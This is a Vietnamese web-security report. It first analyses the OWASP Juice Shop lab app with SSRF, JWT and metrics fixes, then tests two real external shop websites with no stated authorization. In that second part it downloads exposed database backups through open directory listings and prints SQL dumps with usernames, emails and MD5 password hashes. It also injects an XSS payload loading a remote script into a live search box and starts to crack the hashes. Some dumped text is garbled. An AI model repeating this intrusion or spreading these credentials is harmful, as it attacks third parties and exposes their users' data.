13.    res.redirect(process.env.BASE_PATH + '/profile?error=invalid_url');
14.    return; // Dừng xử lý
15.  }
16.
17.  // 2. Kiểm tra giao thức (protocol)
18.  if (url.protocol !== 'http:' && url.protocol !== 'https:') {
19.    console.warn(`Chặn hoạt động bất hợp pháp từ ${req.socket.remoteAddress}:
Giao thức không được phép "${url.protocol}" trong URL "${urlString}"`);
20.    res.location(process.env.BASE_PATH + '/profile?error=disallowed_protocol');
21.    res.redirect(process.env.BASE_PATH + '/profile?error=disallowed_protocol');
22.    return; // Dừng xử lý
23.  }
24.
25.  // 3. Phân giải tên miền thành IP và kiểm tra các IP riêng
26.  try {
27.    // Phân giải tên miền lấy địa chỉ IP
28.    const { address } = await dns.lookup(url.hostname);
29.    // Kiểm tra xem IP có phải là IP riêng hay không
30.    if (isPrivateIp(address)) {
31.      console.warn(`Chặn hoạt động bất hợp pháp từ
${req.socket.remoteAddress}: Phân giải ra IP riêng "${address}" cho tên miền
"${url.hostname}" trong URL "${urlString}"`);
32.      res.location(process.env.BASE_PATH + '/profile?error=private_ip');
33.      res.redirect(process.env.BASE_PATH + '/profile?error=private_ip');
34.      return; // Dừng xử lý
35.    }

```

```

36. // Tùy chọn: Có thể thêm kiểm tra các IP công cộng cụ thể không được phép
    nếu cần
37. } catch (e) {
38.     console.warn(`Chặn hoạt động bất hợp pháp từ ${req.socket.remoteAddress}:
Phân giải DNS thất bại cho tên miền "${url.hostname}" trong URL "${urlString}"`, e);
39.     res.location(process.env.BASE_PATH + '/profile?error=dns_failed');
40.     res.redirect(process.env.BASE_PATH + '/profile?error=dns_failed');
41.     return; // Dừng xử lý
42. }
43.
44. // 4. Fetch ảnh (chỉ khi tất cả các kiểm tra hợp lệ)
45. // Thêm timeout và tắt redirects để an toàn hơn
46. const response = await fetch(url, {
47.     timeout: 5000, // Đặt thời gian chờ (ví dụ: 5 giây)
48.     redirect: 'manual' // Ngăn chặn chuyển hướng đến các địa điểm tùy ý
49. });
50.
51. if (!response.ok || !response.body) {
52.     // Xử lý mã trạng thái không OK hoặc body rỗng sau khi fetch thành công
53.     console.warn(`Không tải được ảnh từ "${urlString}": Nhận mã trạng thái
${response.status} hoặc body rỗng.`);
54.     // KHÔNG cập nhật profileImage với URL lỗi
55.     res.location(process.env.BASE_PATH + '/profile?error=fetch_failed');
56.     res.redirect(process.env.BASE_PATH + '/profile?error=fetch_failed');
57.     return; // Dừng xử lý
58. }
59.
60. // Tùy chọn: Kiểm tra Content-Type để đảm bảo đó là ảnh
61. const contentType = response.headers.get('content-type');
62. if (!contentType || !contentType.startsWith('image/')) {
63.     console.warn(`Tài nguyên tải về không phải là ảnh từ "${urlString}".
Content-Type: ${contentType}`);
64.     // KHÔNG cập nhật profileImage
65.     res.location(process.env.BASE_PATH + '/profile?error=not_an_image');
66.     res.redirect(process.env.BASE_PATH + '/profile?error=not_an_image');
67.     return; // Dừng xử lý
68. }
69.
70.
71. // --- KẾT THÚC PHÒNG CHỐNG SSRF ---

```

2.3.5 A04:2021 - Insecure Design

Xem qua phần code của trang thì có thể thấy “secret key” cho JWT lại để lộ ra và là cài đặt tĩnh chứ không cài ngẫu nhiên, code này nằm trong file “juice-shop/lib/insecurity.js”

```

1. export const isAuthorized = () => expressJwt(({ secret: publicKey }) as any)
2. export const denyAll = () => expressJwt({ secret: '' + Math.random() } as any)
3. export const authorize = (user = {}) => jwt.sign(user, privateKey, { expiresIn: '6h',
algorithm: 'RS256' })
4. export const verify = (token: string) => token ? (jws.verify as ((token: string,
secret: string) => boolean))(token, publicKey) : false
5. export const decode = (token: string) => { return jws.decode(token)?.payload }

```

Ngoài ra còn có phần code xử lý việc đăng tải hình ảnh cực kỳ nguy hiểm, nhờ phần code này mà ta có thể thực hiện được phần SSRF như đã nói ở trên. Trong phần code này không lọc dữ liệu đầu vào, người dùng có thể thực hiện kỹ thuật “Path Traversal” để lấy thông tin từ phía server, như ta đã làm ở trên.

```

1. const ext = ['jpg', 'jpeg', 'png', 'svg', 'gif'].includes(url.split('.').slice(-
1)[0].toLowerCase()) ? url.split('.').slice(-1)[0].toLowerCase() : 'jpg'
2. const fileStream =
fs.createWriteStream(`frontend/dist/frontend/assets/public/images/uploads/${loggedInUser.d
ata.id}.${ext}`, { flags: 'w' })

```


Cách khắc phục:

Đặt biến môi trường, hoặc làm ngẫu nhiên secret, cùng lúc đó sử dụng thuật toán mã hóa mạnh hơn

2.3.6 A09:2021 – Security Logging and Monitoring Failures

Trang này có dùng dịch vụ giám sát Prometheus, là một chương trình dịch vụ giám sát mạng và điều đặc biệt của dịch vụ này là file log thường được lưu ở đường dẫn “metrics” vì vậy trong bài hướng dẫn có khuyên người dùng nên giới hạn truy cập đến đường dẫn này, cũng như chuyển đường dẫn sang trang khác.

Ta sẽ thử truy cập vào đường dẫn này để xem được file báo cáo của Prometheus



```
← → ↻ localhost:3000/metrics

# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.026787762
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.062639477
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.319124397
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 3.207490332
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.010779395
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.005094232
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 3.273

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 49.468281

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 18.285281

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 67.753562

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1747030783

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 187428864

# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 12135686144
```

Hình 2.19 Thông tin từ Prometheus

Sau đây là cách thông tin có thể lấy được từ file log này:

- **Phiên bản ứng dụng:** OWASP Juice Shop phiên bản **17.3.0**.
- **Phiên bản Node.js:** Ứng dụng đang chạy trên Node.js phiên bản **v20.19.0**.
- **Thời gian khởi động:**
 - Tổng thời gian "sẵn sàng" (ready): **3.273 giây**.
 - Tác vụ tốn thời gian nhất khi khởi động là datacreator (tạo dữ liệu ban đầu): **3.207 giây**.
 - Các tác vụ khởi động khác như xác thực cấu hình (validateConfig), dọn dẹp thư mục FTP (cleanupFtpFolder), xác thực điều kiện tiên quyết (validatePreconditions), tùy chỉnh ứng dụng (customizeApplication), tùy chỉnh Easter Egg (customizeEasterEgg) mất ít thời gian hơn (dưới 0.32 giây).

Hiệu suất và tài nguyên hệ thống:

- **Sử dụng CPU:**
 - Tổng thời gian CPU user: **49.47 giây**.
 - Tổng thời gian CPU system: **18.29 giây**.
 - Tổng thời gian CPU (user + system): **67.75 giây**.
- **Sử dụng bộ nhớ:**

- Bộ nhớ Resident (RAM đang sử dụng): **187.4 MB**.
- Bộ nhớ Virtual: **12.1 GB**.
- Kích thước Heap (bộ nhớ động): **299.5 MB**.
- Bộ nhớ Heap của Node.js (tổng): **73.2 MB**.
- Bộ nhớ Heap của Node.js (đã sử dụng): **67.4 MB**.
- Bộ nhớ ngoài của Node.js: **4.03 MB**.
- Chi tiết bộ nhớ Heap của Node.js được chia nhỏ theo các không gian bộ nhớ khác nhau (new, old, code, large_object, v.v.) với thông tin tổng, đã sử dụng và còn trống cho từng không gian.
- **File Descriptors:**
 - Số lượng file descriptor đang mở: **24**.
 - Số lượng file descriptor tối đa cho phép: **1,048,576**.
- **Node.js Event Loop:**
 - Lag (độ trễ) hiện tại của Event Loop: **0 giây**.
 - Thống kê về độ trễ Event Loop bao gồm min (0.003s), max (0.163s), mean (0.010s), và các phân vị (p50, p90, p99).
- **Tài nguyên/Handles/Requests đang hoạt động của Node.js:**
 - Tổng số tài nguyên async đang hoạt động: **10** (bao gồm PipeWrap, FSEventWrap, TCPServerWrap, TCPWrap, Timeout, Immediate).
 - Tổng số handles libuv đang hoạt động: **6** (bao gồm Socket, FSWatcher, Server).
 - Tổng số requests libuv đang hoạt động: **0**.
- **Thu gom rác (Garbage Collection - GC) của Node.js:**
 - Thống kê về thời gian và số lượng các chu kỳ GC theo loại (minor, incremental, major).
 - Đã có 1386 chu kỳ minor GC (tổng thời gian ~1.18s), 20 chu kỳ incremental GC (tổng thời gian ~0.015s), và 34 chu kỳ major GC (tổng thời gian ~0.25s).

Thông tin cụ thể về ứng dụng OWASP Juice Shop:

- **Các thử thách (Challenges):**
 - Tổng số thử thách có sẵn được liệt kê chi tiết theo độ khó và danh mục (ví dụ: XSS, Injection, Broken Access Control, Sensitive Data Exposure, v.v.). Tổng cộng có nhiều thử thách với độ khó từ 1 đến 6.
 - Số lượng thử thách đã giải:
 - 1 thử thách trong danh mục Miscellaneous với độ khó **1**.
 - 1 thử thách trong danh mục Broken Access Control với độ khó **6**.

- Tất cả các thử thách khác được liệt kê đều chưa được giải (giá trị 0).
- **Tiến độ Thử thách Coding:**
 - 31 thử thách coding đang ở trạng thái unsolved (chưa giải).
 - Không có thử thách nào ở trạng thái find it hoặc fix it.
 - Điểm gian lận (cheat_score): **0**.
 - Độ chính xác thử thách coding (coding_challenges_accuracy): Hiện không khả dụng (Nan).
- **Đơn hàng:** Tổng số đơn hàng đã đặt: **3**.
- **Người dùng:**
 - Tổng số người dùng đã đăng ký: **21**.
 - Trong đó có 9 người dùng loại standard và 4 người dùng loại deluxe. (Lưu ý: 9 + 4 không bằng 21, có thể có các loại người dùng khác hoặc cách tính tổng riêng).
- **Số dư ví (Wallet Balance):** Tổng số dư của tất cả ví người dùng: **500**.
- **Tương tác xã hội của người dùng:**
 - Số lượng đánh giá (review): **28**.
 - Số lượng phản hồi (feedback): **8**.
 - Số lượng khiếu nại (complaint): **1**.

Hoạt động mạng (HTTP):

- Tổng số request HTTP được đếm theo mã trạng thái:
 - Mã trạng thái 2XX (Thành công): **341**.
 - Mã trạng thái 3XX (Chuyển hướng): **574**.
 - Mã trạng thái 4XX (Lỗi phía client): **3**.

Cách khắc phục:

Đặt quyền truy cập cho đường dẫn, không được public đường dẫn mà phải yêu cầu xác thực, bằng cách thêm middleware để xác thực

```

1. // Thêm các import cần thiết
2. import { type Request, type Response, type NextFunction } from 'express';
3. import * as security from '../lib/insecurity'; // Giả định security helper nằm ở đây
4. import { logger } from '../lib/logger'; // Giả định logger có sẵn
5.
6. // Middleware để chỉ cho phép người dùng có vai trò 'admin' truy cập
7. export function adminOnlyMiddleware(req: Request, res: Response, next: NextFunction) {
8.   // 1. Lấy token từ cookie
9.   const token = req.cookies.token;
10.
11.   // 2. Kiểm tra xem người dùng có đăng nhập không
12.   // security.authenticatedUsers là một Map lưu thông tin người dùng đã đăng nhập
   theo token
13.   const loggedInUser = security.authenticatedUsers.get(token);
14.
15.   if (!loggedInUser) {
16.     // Nếu không có token hợp lệ hoặc người dùng chưa đăng nhập
17.     logger.warn(`Chặn truy cập trái phép vào ${req.originalUrl} từ
${req.socket.remoteAddress}: Không có token hoặc token không hợp lệ.`);
18.     // Trả về lỗi 401 Unauthorized (Không được xác thực)
19.     res.status(401).send('Unauthorized');

```

```

20.         return; // Dừng xử lý request
21.     }
22.
23.     // 3. Kiểm tra vai trò của người dùng
24.     // Thông tin vai trò nằm trong loggedInUser.data.role
25.     if (loggedInUser.data.role === 'admin') {
26.         // Nếu người dùng là admin, cho phép tiếp tục đến middleware/handler tiếp theo
27.         logger.info(`Admin ${loggedInUser.data.id} (${loggedInUser.data.email}) truy
cập ${req.originalUrl}.`);
28.         next();
29.     } else {
30.         // Nếu người dùng không phải admin
31.         logger.warn(`Chặn truy cập trái phép vào ${req.originalUrl} từ
${req.socket.remoteAddress}: Người dùng ${loggedInUser.data.id}
(${loggedInUser.data.email}) không có vai trò admin (Vai trò hiện tại:
${loggedInUser.data.role}).`);
32.         // Trả về lỗi 403 Forbidden (Bị cấm)
33.         res.status(403).send('Forbidden');
34.         return; // Dừng xử lý request
35.     }
36. }
37.

```

CHƯƠNG 3. KIỂM THỬ VỚI CÁC TRANG WEB BÊN NGOÀI

3.1 Trang web <https://tantanluc.com/>

3.1.1 Phần kiểm thử




Hình 3.1 Trang chủ của trang web

Chúng ta sẽ bắt đầu với chức năng tìm kiếm của trang, vì đây là nơi mà ta có thể dễ dàng chèn các lỗ hổng và xem cách hoạt động của trang bằng cách dùng Burp Suite

Time	Type	Direction	Method	URL	St
16:07:38...	HTTP	→ Request	POST	https://analytics.google.com/g/collect?v=2&tid=G-EEF8TML2JT&utm=45je5571v895803619za200&p=174704084568...	
16:07:40...	HTTP	→ Request	POST	https://analytics.google.com/g/collect?v=2&tid=G-EEF8TML2JT&utm=45je5571v895803619za200&p=174704084568...	
16:07:49...	HTTP	→ Request	POST	https://tantanluc.com/admin/ajax/ajax.php	
16:07:49...	HTTP	→ Request	GET	https://tantanluc.com/fonts/glyphicons-halflings-regular.html	
16:07:49...	HTTP	→ Request	POST	https://www.google.com/cdm/collect?en=page_view&dr=tantanluc.com&dl=https%3A%2F%2Ftantanluc.com%2Ftim-ki...	
16:07:49...	HTTP	→ Request	GET	https://www.googletagmanager.com/static/service_worker/5570/sw_iframe.html?origin=https%3A%2F%2Ftantanluc.com	
16:07:49...	HTTP	→ Request	GET	https://www.googletagmanager.com/gtag/js?id=UA-140683367-1&cx=c>m=45He5571v895866774za200&tag_exp...	
16:07:49...	HTTP	→ Request	GET	https://www.google-analytics.com/collect?v=1&_v=j101&a=711118335&t=pageview&s=1&dl=https%3A%2F%2Ftant...	
16:07:49...	HTTP	→ Request	GET	https://www.googletagmanager.com/gtag/js?id=G-EEF8TML2JT&cx=c>m=457e5571za200zb895866774&tag_exp=...	

Hình 3.2 Các request mà trang đang yêu cầu

Ở đây ta có thể thấy 1 đường dẫn khá đáng nghi “/admin/ajax/ajax.php”, ta tiến hành truy cập vào trang này để xem chi tiết hơn. Kết quả là 1 trang 404



Hình 3.3 Kết quả trả về của “/admin/ajax/ajax.php”

Chúng ta tiến hành lùi về 1 đường dẫn “/admin/ajax/” thì kết quả trả về rất khả quan, đây thuộc loại A01:2021 – Broken Access Control

← → ↻ <https://tantanluc.com/admin/ajax/>

Index of /admin/ajax

Name	Last modified	Size	Description
Parent Directory		-	
DB_Backup/	2019-06-11 18:46	-	
IMG_Backup/	2019-06-11 18:46	-	
ajax.php	2019-06-11 18:46	6.4K	
ajax_cart.php	2019-11-23 18:39	1.1K	
ajax_graph.php	2019-06-11 18:46	808	
backup.php	2019-06-11 18:46	2.7K	
backup_cu.php	2019-06-11 18:46	2.7K	
duplicate.php	2019-06-11 18:46	2.0K	
error_log	2019-06-11 18:46	415K	
image_view.php	2019-06-11 18:46	859	
index_viewtype.php	2019-06-11 18:46	467	
news_view.php	2019-06-11 18:46	374	
post_loadmore.php	2019-06-11 18:46	2.4K	
product_loadmore.php	2019-06-11 18:46	3.3K	
remove_filter.php	2019-06-11 18:46	251	
video_loadmore.php	2019-06-11 18:46	1.1K	
video_view.php	2019-06-11 18:46	383	

Apache/2 Server at tantanluc.com Port 443

Hình 3.4 Kết quả trả về của “/admin/ajax”

3.1.2 A01:2021 - Broken Access Control

Trong này có 2 folder rất quan trọng, có thể chứa dữ liệu backup của toàn bộ trang web, ta sẽ tìm hiểu “DB_Backup/”

Index of /admin/ajax/DB_Backup

Name	Last modified	Size	Description
Parent Directory		-	
mln-backup-05-06-201..>	2019-06-11 18:46	2.0M	
ocnhoi_ocnhoi-backup..>	2019-06-11 18:46	2.0M	
thanhtrucmobile-back..>	2019-06-11 18:46	1.9M	

Apache/2 Server at tantanluc.com Port 443

Hình 3.5 Các thư mục bên trong folder

Có vẻ như người lập trình viên đã backup dữ liệu của nhiều trang web trong này, chủ yếu là các dữ liệu liên quan đến SQL và việc backup DB, đây là các file backup có trong thư mục

[illegible]

Hình 3.6 Backup DB của thanhtrucmobile-backup-14-05-2019_09-16-43.sql



h 3.7 Backup DB của mln-backup-05-06-2019_10-34-52.sql

[illegible]

Hình 3.8 Backup DB của ocnhoi_ocnhoi-backup-28-05-2019_01-16-28.sql

Trong folder của “/admin/ajax/IMG Backup” gồm có file “upload.zip”



Index of /admin/ajax/IMG_Backup

Name	Last modified	Size	Description
 Parent Directory		-	
 upload.zip	2019-06-11 18:47	23M	

Apache/2 Server at tantanluc.com Port 443

Hình 3.9 Folder của IMG_Backup

Trong này bao gồm toàn bộ dữ liệu backup của 1 trang web khác


Name	Date modified	Type	Size
▼ Today			
 DB_Backup	5/13/2025 8:39 AM	File folder	
▼ A long time ago			
 upload	6/5/2019 10:34 AM	File folder	

Hình 3.10 Toàn bộ backup của trang web bên ngoài

3.1.3 A03:2021 – Injection

Ta sẽ thử inject payload vào trong ô tìm kiếm để xuất ra kết quả xem thử có thành công hay không, đây là payload:

1. `<SCRIPT SRC=https://cdn.jsdelivr.net/gh/Moksh45/host-xss.rocks/index.js></SCRIPT>`



Hình 3.11 Kết quả trả về

3.2 Trang web <https://thanhtrucmobile.com>

Đây là một trang web có trong DB backup của web trên, và nhìn tổng quan ta thấy nó khá giống web trước, có lẽ là cùng 1 người phát triển



Hình 3.12 Trang chủ của thanhtrucmobile.vn

Cũng như phần trên ta sẽ bắt đầu với việc tìm hiểu trang web hoạt động như thế nào thông qua việc dùng Burp Suite để theo dõi luồng hoạt động của trang, sau khi dùng chức năng tìm kiếm thì đây là kết quả.

Time	Type	Direction	Method	URL
08:51:23...	HTTP	→ Request	GET	https://www.google.com/maps/embed?pb=!1m18!1m12!1m3!1d3919.3299794788463!2d106.6393186641166!3d10.78...
08:51:23...	HTTP	→ Request	GET	https://page.widget.zalo.me/?position=null&oid=0913616163&welcomemessage=R%E1%BA%A5%20vui%20kh%20...
08:51:23...	HTTP	→ Request	POST	https://thanhtrucmobile.vn/admin/ajax/ajax.php
08:51:24...	HTTP	→ Request	POST	https://thanhtrucmobile.vn/admin/ajax/product_loadstep.php
08:51:24...	HTTP	→ Request	POST	https://thanhtrucmobile.vn/admin/ajax/product_loadstep.php

Hình 3.13 Các request mà trang web đang gửi đi

Nhìn qua ta lại thấy địa chỉ của “/admin/ajax/” có lẽ là bị cùng 1 lỗi với trang trước







Index of /admin/ajax

Name	Last modified	Size	Description
Parent Directory		-	
DB_Backup/	2021-11-08 13:10	-	
IMG_Backup/	2021-11-08 13:10	-	
ajax.php	2019-12-14 00:04	7.2K	
ajax_cart.php	2019-12-14 00:04	1.8K	
ajax_getdistrict.php	2019-12-14 00:04	64	
ajax_graph.php	2019-12-14 00:04	808	
backup.php	2019-12-14 00:04	2.7K	
backup_cu.php	2019-12-14 00:04	2.7K	
duplicate.php	2019-12-14 00:04	2.0K	
image_view.php	2019-12-14 00:04	859	
index_viewtype.php	2019-12-14 00:04	467	
news_view.php	2019-12-14 00:04	374	
post_loadmore.php	2019-12-14 00:04	2.7K	
product_loadmore.php	2019-12-14 00:04	5.6K	
product_loadstep.php	2019-12-14 00:04	1.6K	
promotion_loadmore.php	2019-12-14 00:04	1.6K	
video_loadmore.php	2019-12-14 00:04	1.1K	
video_view.php	2019-12-14 00:04	383	

Apache/2 Server at thanhtrucmobile.vn Port 443

Chúng ta sẽ tiếp tục vào thẳng mục DB_Backup để xem bao gồm những file backup nào

Index of /admin/ajax/DB_Backup

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	Parent Directory		-	
	ptitptiti_tmvn-back.>	2019-12-14 00:04	2.2M	
	ptitptiti_tmvn-back.>	2019-12-14 00:04	2.0M	
	ptitptiti_tmvn-back.>	2019-12-14 00:04	2.0M	
	thanhtruc_db-backup->	2021-11-08 13:10	4.7M	
	thanhtrucmobile-back.>	2019-12-14 00:04	1.9M	

Apache/2 Server at thanhtrucmobile.vn Port 443

Hình 3.14 Các file bao gồm trong DB_Backup

```

SET SQL_MODE="NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";DROP TABLE IF EXISTS tbl_account;

CREATE TABLE `tbl_account` (
  `id` int(11) NOT NULL,
  `username` varchar(100) COLLATE utf8_unicode_ci NOT NULL,
  `password` varchar(100) COLLATE utf8_unicode_ci NOT NULL,
  `email` varchar(500) COLLATE utf8_unicode_ci NOT NULL,
  `tel` text COLLATE utf8_unicode_ci NOT NULL,
  `fullname` varchar(500) COLLATE utf8_unicode_ci NOT NULL,
  `address` text COLLATE utf8_unicode_ci NOT NULL,
  `type` varchar(500) COLLATE utf8_unicode_ci NOT NULL,
  `enable` int(11) NOT NULL,
  `province` int(11) NOT NULL,
  `district` int(11) NOT NULL,
  `ward` int(11) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;

INSERT INTO tbl_account VALUES("1","hiep","662f707d5491e9bce8238a0c0be92190","master@localhost","","QuangTran@gmail.com","master","0","0","0");
INSERT INTO tbl_account VALUES("2","admin","e10adc3949ba59abbe66e057f20f883e","admin@localhost","","Admin","","admin","1","0","0","0");

DROP TABLE IF EXISTS tbl_category;

CREATE TABLE `tbl_category` (
  `id` int(10) unsigned NOT NULL,
  `title` text COLLATE utf8_unicode_ci NOT NULL,
  `uri` text COLLATE utf8_unicode_ci NOT NULL,
  `thumbnail` text COLLATE utf8_unicode_ci NOT NULL,
  `svg` text COLLATE utf8_unicode_ci NOT NULL,
  `index` int(11) NOT NULL,
  `type` text COLLATE utf8_unicode_ci NOT NULL,
  `parent_id` int(11) DEFAULT NULL,
  `related_id` text COLLATE utf8_unicode_ci NOT NULL,
  `enable` int(11) NOT NULL DEFAULT '1',
  `popular` int(11) NOT NULL DEFAULT '0',
  `row` int(11) NOT NULL,
  `column` int(11) NOT NULL,
  `column_sm` int(11) NOT NULL,
  `column_xs` int(11) NOT NULL,

```

Hình 3.15 Backup DB của ptitptitit_tmvn-backup-13-06-2019_22-26-19.sql

```

SET SQL_MODE='NO_AUTO_VALUE_ON_ZERO';
SET time_zone = '+00:00';DROP TABLE IF EXISTS tbl_account;

CREATE TABLE `tbl_account` (
  `id` int(11) NOT NULL,
  `username` varchar(100) COLLATE utf8_unicode_ci NOT NULL,
  `password` varchar(100) COLLATE utf8_unicode_ci NOT NULL,
  `email` varchar(500) COLLATE utf8_unicode_ci NOT NULL,
  `tel` text COLLATE utf8_unicode_ci NOT NULL,
  `fullname` varchar(500) COLLATE utf8_unicode_ci NOT NULL,
  `address` text COLLATE utf8_unicode_ci NOT NULL,
  `type` varchar(500) COLLATE utf8_unicode_ci NOT NULL,
  `enable` int(11) NOT NULL,
  `province` int(11) NOT NULL,
  `district` int(11) NOT NULL,
  `ward` int(11) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci;

INSERT INTO tbl_account VALUES('1','hiep','662f7f85491e9c8e2386c8be92190','master@localhost','','','Quêfing trâm:
vân','','hanhtruc','f13900bada6ae1a439fe9ebc8f4','admin@localhost','','Admin','','admin','1','0','0','0');
INSERT INTO tbl_account
VALUES('2','thanhtruc','f13900bada6ae1a439fe9ebc8f4','admin@localhost','','Admin','','admin','1','0','0','0');
INSERT INTO tbl_account
VALUES('3','huythanhtruc','f09bf1d77607d7e57f1c193755b2','minhhuynh1970@gmail.com','','minhhuynh','','admin','1','0','0','0');
INSERT INTO tbl_account
VALUES('4','dungdat','e1bdc3949a59abb5e69572f87833e','ducacn.ptit@gmail.com','','Adbac
bhanh','1','0','0','0');
INSERT INTO tbl_account
VALUES('5','dien','e1bdc3949a59abb5e69572f87833e','dteunguyen-ptit@gmail.com','','Dienhu','1','0','0','0');
INSERT INTO tbl_account
VALUES('100','admin','e1bdc3949a59abb5e69572f87833e','admin@localhost','','Admin','','admin','1','0','0','0');

DROP TABLE IF EXISTS tbl_category;


CREATE TABLE `tbl_category` (
  `id` int(16) unsigned NOT NULL,
  `title` text COLLATE utf8_unicode_ci NOT NULL,
  `url` text COLLATE utf8_unicode_ci NOT NULL,
  `thumbail` text COLLATE utf8_unicode_ci NOT NULL,
  `svg` text COLLATE utf8_unicode_ci NOT NULL,
  `index` int(11) NOT NULL,
  `type` text COLLATE utf8_unicode_ci NOT NULL
)

```

Hình 3.16 Backup DB của thanhtruc db-backup-08-11-2021_13-10-41.sql


Trong Backup DB của “*thanhtruc_db-backup-08-11-2021_13-10-41.sql*” ta thấy có tài khoản của “*thanhtruc*”, “*huythanhtruc*”, “*dieu*”, “*dungdt*” được mã hóa bằng MD5 và tài khoản “*dieu*” và “*dungdt*” dùng chung 1 mật khẩu, nếu các tài

khoản này đặt mật khẩu mặc định thì sau ? Ta sẽ dùng trang web <https://10015.io/tools/md5-encrypt-decrypt> để có thể dò mật khẩu

